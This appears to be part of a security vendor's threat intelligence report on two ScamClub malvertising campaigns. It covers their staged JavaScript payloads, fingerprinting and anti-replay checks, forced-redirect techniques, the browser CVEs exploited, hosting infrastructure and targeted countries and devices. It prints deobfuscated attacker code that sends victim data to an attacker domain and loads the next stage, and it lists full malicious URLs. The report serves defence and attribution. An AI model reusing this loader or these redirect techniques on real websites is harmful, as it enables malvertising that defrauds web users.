In addition to the payload **size** above, we can notice that the **js_payload** column, which represents the full path of the javascript payload that is usually stored in a Google storage API bucket, also varies in length based of the naming convention of the bucket and payload filename:

We identified the bucket's name and payload file names that are composed of alphabetical characters only as part of **campaign_1** while the buckets of **campaign_2** are alphanumeric:

campaign_1: https://storage[.]googleapis[.]com/zdpc/zd.js

campaign_2: https://storage[.]googleapis[.]com/awz821233/m22sl.js

Payload Analysis

As seen previously, ScamClub payloads varies across campaigns. Below is a screenshot showing the difference in size between **campaign_1** (on the left) and **campaign_2** (on the right) analyzed payloads:

ScamClub payloads are composed of 3 stages. Each stage will run specific checks with **campaign_2** stages being shorter and running fewer checks. After successfully passing the checks in **Stage2**, the 3rd stage is transferred obfuscated from the intermediate servers following a final GET request. This approach is frequently employed by threat actors to impede critical payloads and evade detection by security scanners and researchers.

The Confiant threat intelligence team managed to reveal stage 3 of both campaigns by closely observing successful attacks that activated all the stages, eventually leading to landing pages and recorded their network traffic.

> *Note: In the appendix B of this report, you will find a comprehensive list and detailed descriptions of the landing pages encountered during the course of our investigation. These landing pages play a crucial role in understanding the nature and impact of these ScamClub campaigns. Please refer to the provided appendix for a thorough overview of the observed landing pages and their significance to the overall findings.*

Below is a breakdown of each stage and highlighting each the differences observed between **campaign_1** and **campaign_2:**

Stage1 and Stage2 Analysis

Stage1 is delivered encoded and its sole purpose is to decode **Stage2**, which is also obfuscated. **Stage2**, once statically deobfuscated, reveals several client-side fingerprinting checks that are run one after the other to determine the nature of the victim device and the environment in which the **Stage2** payload is running. Below are the checks identified for **Stage2** per campaign:

campaign_1 observed Fingerprints	**campaign_2** observed Fingerprints

• Check for confiant-related elements (function isConfiant())
• Check for other detection strings in history & ancestors (Confiant, geoedge, pocketmath, etc.)
• Check if mobile
• sec_id for anti-replay
• Expanded check for confiant-related elements
• Expanded check for other detection strings
• Check if publisher (URL param) is in the current hostname
• Check that user's timezone matches their country (by input language i.e. en-US for US)
• Check to see if devtools are open
Unused functions:
  • Check to see if being executed in sandbox
  • Check for Confiant and Adthrive in window hierarchy
  • Check to see if browser is Webkit
  • Check to see if the script is running under automation (selenium, etc.)
  • Check Flash version
	• Check for confiant-related elements (function isConfiant())
	• Check for other detection strings in history & ancestors (Confiant, Geoedge, Pocketmath, etc.)
	• Check if mobile
	• sec_id for anti-replay

Highlighted above in red, are all the checks present in **campaign_1** payloads and not present in **campaign_2** payload.

It is important to emphasize that these payloads are equipped with a pre-execution anti-replay mechanism that takes precedence over all other checks. This mechanism ensures that the payload can only be executed on one device at a time, for a designated period of time, before the link expires. This check is integrated into the payload of both campaigns, effectively preventing ScamClub traffic from being easily replayed by security scanners or researchers.

> *Note: Please be aware that while it may be theoretically possible to replay ScamClub traffic using brute force techniques, the details of such methods are intentionally excluded from this discussion. They are left as an exercise for readers to explore independently.*

Below is a description of ScamClub anti-replay mechanism.

ScamClub anti-replay mechanism

```
var ccUrlParam, someString, scriptUrl, exchangeUrlParam, ipUrlParam, osUrlParam, ifaUrlParam,
browservUrlParam, siteIdUrlParam, xrtbIdUrlParam, cUrlParam, timeToDisplay, pubUrlParam;
ou = ou.split("|");
siteIdUrlParam = ou[0], exchangeUrlParam = ou[1], timeUrlParam = ou[2], browserUrlParam = ou[3],
xrtbIdUrlParam = ou[4], bidIdUrlParam = ou[5], secIdUrlParam = ou[6], ccUrlParam = ou[7],
ifaUrlParam = ou[8], ipUrlParam = ou[9], osUrlParam = ou[10], browservUrlParam = ou[11], bh =
ou[12], someString = ou[13], pubUrlParam = ou[14];

if (exchangeUrlParam.replace(/[0-9]/g, "").indexOf("onepath") > -1) {
timeToDisplay = 10000;
} else {
  timeToDisplay = 20000;
}

urlTime = timeUrlParam;
if (urlTime !== null && urlTime !== undefined && urlTime !== "" && urlTime.length > 4 &&
urlTime.indexOf("{") == -1 && urlTime.indexOf("}") == -1) {
  try {
    timeFromUrlParam = urlTime.substring(3, urlTime.length - 1);
    timeFromUrlParam = window.atob(timeFromUrlParam);
    currentTimeInt = Math.round(new Date().getTime());
    timeOffset = currentTimeInt - timeFromUrlParam;
    secIdString = "time" + timeFromUrlParam + "ip" + ipUrlParam + "mn%21WkfL;";
    if (timeOffset >= 0 && timeOffset <= timeToDisplay && function () {
      {
        return someString.replace(/[^0-9]/ig, "");
      }
    }() > 0 && MD5(secIdString) == secIdUrlParam) {
      cUrlParam = someString.replace(/[^0-9]/ig, "");
      a = isPubUrlInHostName() && checkTimeZoneOffset(ccUrlParam) && isMobile() &&
hasDefinedOrientation() && !isConfiant() && !devtoolsOpen() && !checkUrlReferrerAncestors();
      if (a) {
        scriptUrl = "https://trkmyclk.xyz/" + currentTimeInt + "/app.js?" + "c=" + cUrlParam +
"&bid_id=" + bidIdUrlParam + "&pub=" + pubUrlParam + "&exchange=" + exchangeUrlParam + "&ip=" +
ipUrlParam + "&browser=" + browserUrlParam + "&os=" + osUrlParam + "&ifa=" + ifaUrlParam + "&cc="
+ ccUrlParam + "&time=" + timeUrlParam + "&browserv=" + browservUrlParam + "&site_id=" +
siteIdUrlParam + "&sec_id=" + secIdUrlParam + "&xrtb_id=" + xrtbIdUrlParam + "&ifm_ori=" +
getAncestorsList();
        insertScriptElement(scriptUrl);
      }
    } else {
      removeNode(document.currentScript);
    }
  } catch (e) {}
} else {
  removeNode(document.currentScript);
}
```


First, the variable **timeToDisplay** is set. If the string **"onepath"** exists in the URL parameter exchange stripped of digits, it is set to ten seconds. If not, twenty seconds.
timeFromUrlParam is calculated by taking the fourth through second-to-last characters from the URL parameter time and converting them from base 64 to a string. Then, **timeOffset** is calculated by subtracting **timeFromUrlParam** from **currentTimeInt**. If the result is less than **timeToDisplay**, the script continues. In addition, a string secIdString is generated using **timeFromUrlParam** and **ipUrlParam**. The string is hashed with the MD5 algorithm and compared to **secIdUrlParam**. **secIdUrlParam** and **timeUrlParam** are pre-calculated by the ScamClub intermediate server and present in the URL query.

Once all these checks are passed, a **script src** element is created on the page causing a GET request to be transmitted to the intermediate server, which responds with the obfuscated stage3 payload.

Stage3 Analysis

Stage3 is the **forceful-redirect** payload. This payload is responsible for redirecting the victim to landing pages with or without click (**0-click**) depending on the technique employed, which often involves exploiting browser vulnerabilities.

We noticed that in **campaign_2** (on the right) there was no browser exploitation while **campaign_1** (on the left) have in fact code identified as exploiting browsers vulnerabilities:



So far the vulnerabilities exploited by ScamClub in campaign_1 were all previously identified and reported by Confiant in the past to their respective vendors. These vulnerabilities are as follows and target specific browsers and devices:

- **CVE-2019-5840:** Chrome built-in pop-up blocker bypass on iOS devices. This exploit was identified by Confiant and attributed to eGobbler.
- **CVE-2021-23957:** iframe sandboxing bypass on Android via intent: url scheme. This exploit was identified by Confiant and attributed to Zirconium. Browser impacted, Mozilla Firefox
- **CVE-2021-1801:** Bypasses Iframe Sandboxing With postMessage() for IOS/MacOS devices targeting WebKit Safari.

The stage3 payload contains multiple redirect techniques all chained together with nested try/catch statements. Each technique is tested and if failed the control flow is passed to the next try catch.

Below is a breakdown of the different redirect techniques employed per campaign payloads.

campaign_1 redirect techniques	**campaign_2** redirect techniques
window.top.eval("location.href=url");	window.top.eval("location.href=url")
window.top.location.href=url	window.top.location.href=url
location.href=url	
Create "a href" element with target "_top" (for popup) and simulate click	
CVE-2019-5840 exploitation	
CVE-2021-23957 exploitation	
CVE-2021-1801 exploitation	

It is evident that **campaign_2** primarily utilizes basic redirect techniques, which are likely to be successful in an environment with weak security measures, particularly within a friendly frame or on-page. As the campaign progresses, more intricate and specialized redirect techniques are attempted.

On the other hand, **campaign_1** predominantly employs advanced techniques and exploits vulnerabilities, as this is where we primarily encountered such payloads.

It's not uncommon for malvertisers that rely on forced redirects to chain different redirect techniques one after the other in order to increase their chances of a successful redirection, because not all browsers will automatically redirect a user, especially if there are security mechanisms in place like sandboxed frames. Chaining redirect techniques is done in a funnel, prioritizing methods that are most likely to succeed. Failed attempts are caught in the try/catch and then known (or unknown) bypasses and techniques are applied one after the other.

ScamClub is monitoring browser security tickets as they become public, and likely research reports that might include POCs of various bypasses in order to construct these try/catch redirect chains as part of their payload construction methodology.

In summary, based on the analysis of payload sizes, bucket names, payload contents and the technical details of these payloads, we can determine with high confidence that the campaigns reported are ScamClub campaigns. This conclusion is reinforced by a comprehensive understanding of ScamClub's tools, techniques, and procedures, as well as by continuous tracking of their activities over time.

Infrastructure identification


Infrastructure identification plays a critical role in threat actor campaign identification work by facilitating attribution, pattern recognition, early detection, IOCs development, and effective countermeasures.

Domain-Names

In the ScamClub attacks we observed two types of domains:


- **Fingerprinting domains:** we refer to them throughout this document as **intermediate domains**. These domains play a major role in the ScamClub chain as they facilitate the RTB bidding process, after multiple fingerprinting techniques are run on the victim browsing sessions. The observed and documented fingerprinting techniques were client side only. But we also assume a server-side fingerprinting might be in place, as this is a common practice in the malvertising industry.
- **Landing domains:** are the domains hosting the final landing page where the victims are redirected to. Historically, landing page domains were found obfuscated in the javascript payloads. In the recent Q1/Q2 we observed that the landing page domains were not present in the javascript payloads, but returned as 302 redirect responses to GET requests sent to intermediate domains. This means that there is a server-side mechanism in place that determines which landing pages victims are redirected to based on the previous client-side fingerprinting and maybe other factors like which ad exchange, country/timezone etc element that are tested as part of a server-side fingerprinting mechanism.

In a nutshell, here's a fair representation of ScamClub downstream traffic involving intermediate domains and landing page domains:



A list of intermediate domains and landing page domains is available in the Appendix section of the document under Indicators of Compromise (IOC).

Based on the information above, we identified intermediate domains belonging to **campaign_2** and **campaign_1** based on the payload delivery mechanism (see the **payload analysis** section) in place that is campaign based. Below is the breakdown of these domains per campaigns:



Hosting/IPv4-addresses


During the period of analysis Q1/Q2 we identified two IPv4 Addresses that predominantly hosted the intermediate domain infrastructure for ScamClub: 34.73.119.129 and 35.237.114.81

These two IPv4 Addresses belong to **GOOGLE-CLOUD-PLATFORM**, ASN **396982**

At the time of analysis, **campaign_1's** intermediate domains were resolved to the IP address **35.237.114.81**, while **campaign_2's** intermediate domains were resolved to the IP address **34.73.119.129.**

During the period of Q1/Q2 2023, we observed that **campaign_2's** landing page domains were served by the same host that handled the intermediate domains. However, **campaign_1's** landing page domains were hosted on CloudFlare or AWS during this specific time frame. It's worth noting that in the past, if we were to look back, **campaign_1's** landing page domains were resolved to the same host as the intermediate domains similar to what we see in the current **campaign_2**. More on this is covered in the **ScamClub Infrastructure** tendencies of in the **Entity attribution** section of this document.

These important details regarding **campaign_2** will help us identify the involvement of an entity called **WayTopMobi** as operating and delivering ScamClub attacks. See **Entity** section of the document.



Additional intermediate domains and IPv4 Addresses owned by **GOOGLE-CLOUD-PLATFORM** of servers hosting these domains were uncovered using multiple pivots like hosting history, reverse & passive DNS data, and SSL certificate data. A full list is available in the Appendix section of the document under **Indicators of Compromise** (IOC).

WHOIS Registrar data

Both intermediate domains for **campaign_1** and **campaign_2** were registered 3 months apart back in 2020. These domains are still operational today and are still active during the period of analysis of this report:

Domain-Name	Campaing	Creation Date:
2020workaffnew[.]top	**campaign_2**	**2020-07-27T01:14:08Z**
trkmyclk[.]xyz	**campaign_1**	**2020-04-02T06:21:46.0Z**

In terms of the registrar used by these domains, they are different and do not add much to the campaign identification process but plays a significant role in grouping domains by the campaigns they belong to: As an example, for **campaign_2**, the registrar **NameSilo, LLC** was used and is consistent across multiple intermediate domains and landing page domains related to **campaign_2**. For **campaign_1** related domains, historically **NameCheap** was used instead. These similarities in MO are highlighted in the **Entity attribution** section of this document.

URL Parameters

Both of these intermediate domains from **campaign_1** and **campaign_2** use the exact same url parameters indicating the following:

- A similar web application back-end is used to interpret these parameters (more information in the next section)
- Similar network traffic flow observed at the URL level, at the GET requests and their responses, thus for both intermediates servers identified.

```
https://trkmyclk[.]xyz/visit.php?k=cc3fc0261428bf56b9a785fcee6ac21e&c=167&
bid_id=2590.9dt8ptjvhprxg4uxrylj2&pub=camphack.nap-
camp.com&exchange=adapace_ pum&ip=218.227.160.106
&browser=&os=&ifa=&cc=JP&time=eXjMTY3Mjg4MTE0MzI5Mw&browserv=93&site_id=camphack.
nap-camp.com_8be5898dc6&sec_id=0291e18bc5d796e4f203412d91487aa3&
xrtb_id=6bb4edd214f14ddaacfe7fcd59562bb0&ifm_ori=3%7C%7Ccamphack.nap-
camp.com%7C%7Ccamphack.nap-camp.com%7C%7Ccamphack.nap-camp.com&banner_
id=ZIyow&a_href_id=OCdk&scid_bak=1c41d66b534abcb1ae4074295f71c147&scip_
bak=7cb5a867c2c8d400d558d0a48543b874&tmid_
flg=MKTaYk3aMxjig040M7TE0OQO0O0O0O0O0&click_type=el

http://2020workaffnew[.]top/visit.php?k=8a4e23292f96e3b298a489817b507987&
bid_id=7182-7e4ddcda3dc7569-5513&pub=nbc-2.
com&exchange=smartyads&ip=172.58.238.183&os=IOS&time=XHVMTYyOTU1MzExNzE4Mg&site_
id=nbc-2.com_9be58be7c883&sec_id=ebf026913e4e28ec7004b32940ecccf8&
xrtb_id=6b3643bf47d14a00b221edde666cd342&c=168&banner_id=zIpFf&a_href_
id=SUng&orgi_url=nbc-2.com%7Chttps://nbc-2.com&click_type=ev&scid_
bak=1c41d66b534abcb1ae4074295f71c147&scip_bak=b8f039ada2cc3122eb02cff692b04f83&tmid_
flg=MKTaYkyaOxTiU010M7zEzMgO0O0O0O0O0
```

> *Note: More on these URL parameters can be found in the payload analysis section of the document.*

The get parameter **xrtb_id** was present in all the GET requests going to ScamClub intermediate servers for both **campaign_1** and **campaign_2**, suggesting that ScamClub intermediate hosts running RTB servers instances and play a major role in the bidding requests/responses and eventually running multiple ad campaigns as buyers too.


> *Note: we confirmed the type of RTB server installed, more details can be found in the **Entity** attribution section of this document.*

The following sections are based on the integrated blocking features on Publisher websites. These integrations allow us to gather detailed telemetry such as the targeted phone device and model, ISP name, country/city where the device is located, and a comprehensive ad trace of the malicious ad execution.

Finally, integrations empower us to extract further intelligence and gain a deeper understanding of attacker tactics at a more granular level.

Targeted Countries


Below is a list of countries that have been impacted by ScamClub in both campaigns. The primary target and ongoing priority for ScamClub has been the United States, and it is expected to remain so in the future. The United States is widely regarded as a Tier-1 nation in terms of **CC-Submit** offers. ScamClub is among the entities capitalizing on this conversion opportunity.



Last but not least, It is essential to remember the geopolitical aspect, given that ScamClub is identified as a Chinese threat actor. Chinese threat actors have historically exhibited a significant interest in hacking US infrastructure for purposes of espionage and/or financial gains. This geopolitical context highlights the potential motives and concerns associated with ScamClub's activities.

Targeted Devices

As previously stated, Confiant collects granular telemetry on the targeted devices, information including devices Operating systems is collected on each of the blocks on publisher website. Below are the devices operating systems targeted by **campaign_1** and **campaign_2**:



Based on the charts, we can make the following observations:

- **campaign_1** is focused on targeting both mobile devices and desktops, with approximately **63%** of its incidents aimed at mobile devices.
- A significant majority **95.8%** of incidents from **campaign_2** were targeted towards mobile devices.

Based on historical data and payload analysis, mobile devices, particularly Android and iPhone/iOS, are the primary targets of ScamClub. Here are some reasons why we think Android and iOS devices are attractive targets for ScamClub:

Android

- **Widespread Adoption:** Android devices have a vast user base globally, making them a lucrative target for cybercriminals due to the potential large number of victims.
- **Fragmentation:** The Android ecosystem's fragmentation means that devices may not receive timely updates and security patches, leaving them more vulnerable to attacks.
- **Diverse User Base:** Android devices cater to a wide range of users, from budget-friendly smartphones to high-end flagship models. This diverse user base offers opportunities to target users with varying levels of cybersecurity awareness and varying degrees of protection on their devices.

- **App Ecosystem Vulnerabilities:** The openness of the Android ecosystem allows for a broad range of third-party app stores and app installations from sources other than the official Google Play Store. This can lead to users unknowingly downloading and installing malicious apps, providing an avenue for threat actors to distribute their malware. Previously, Confiant had reported about a Chinese Threat Actor dubbed **SeaFlower** installing backdoors on Android and iOS applications to facilitate cryptocurrency thefts.

iOS (iPhone)

- **Large User Base:** iPhones enjoy a significant market share, particularly in the United States, making them attractive targets due to the large number of potential victims.
- **Higher Purchasing Power:** iPhone users are often perceived to have higher purchasing power, making them valuable targets for cybercriminals aiming to steal financial information or engage in fraudulent activities.
